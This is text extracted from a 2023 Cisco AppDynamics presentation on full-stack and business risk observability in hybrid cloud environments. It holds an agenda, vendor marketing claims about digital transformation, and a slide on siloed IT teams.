



AppDynamics



Applications and Business Risk Observability in Hybrid Cloud Environments

03.08.2023

Sven Terwedow

Leader Full Stack Observability Germany

Agenda

| Introduction

| Full Stack Observability

| Security is a Growing Concern

| Business Risk Observability

Cisco's Strategic Pillars

Secure, Agile Networks

Optimized Application Experiences

Future of Work

Internet for the Future

End-to-End Security

Capabilities at the Edge

Full Stack Observability

A LIFELINE TO NORMALITY

Digital services


↑
30%
IN THE LAST 2 YEARS

Source: The App Attention Index 2022, AppDynamics.



Digital Transformation is accelerating

If you don't keep up,
you cease to exist





ONE SHOT to get it right


Less tolerance. More action.



Anticipate negative consequences
for their business



Consider it disrespectful to
users for brands to offer a poor
digital experience



Application Team
(Focused on app topologies)

Middleware

Database

Logs

Cloud

Security Team
(Focused on breaches and vulnerability scans)

Security

Infra Team
(Focused on stacks and workloads)

Cloud

Infrastructure


Network Team
(Focused on connectivity)

Network


Business Team
(Focused on revenue and conversions)

MEAN TIME TO INNOCENCE


The Modern Digital Services Problem



The Modern Digital Services Problem

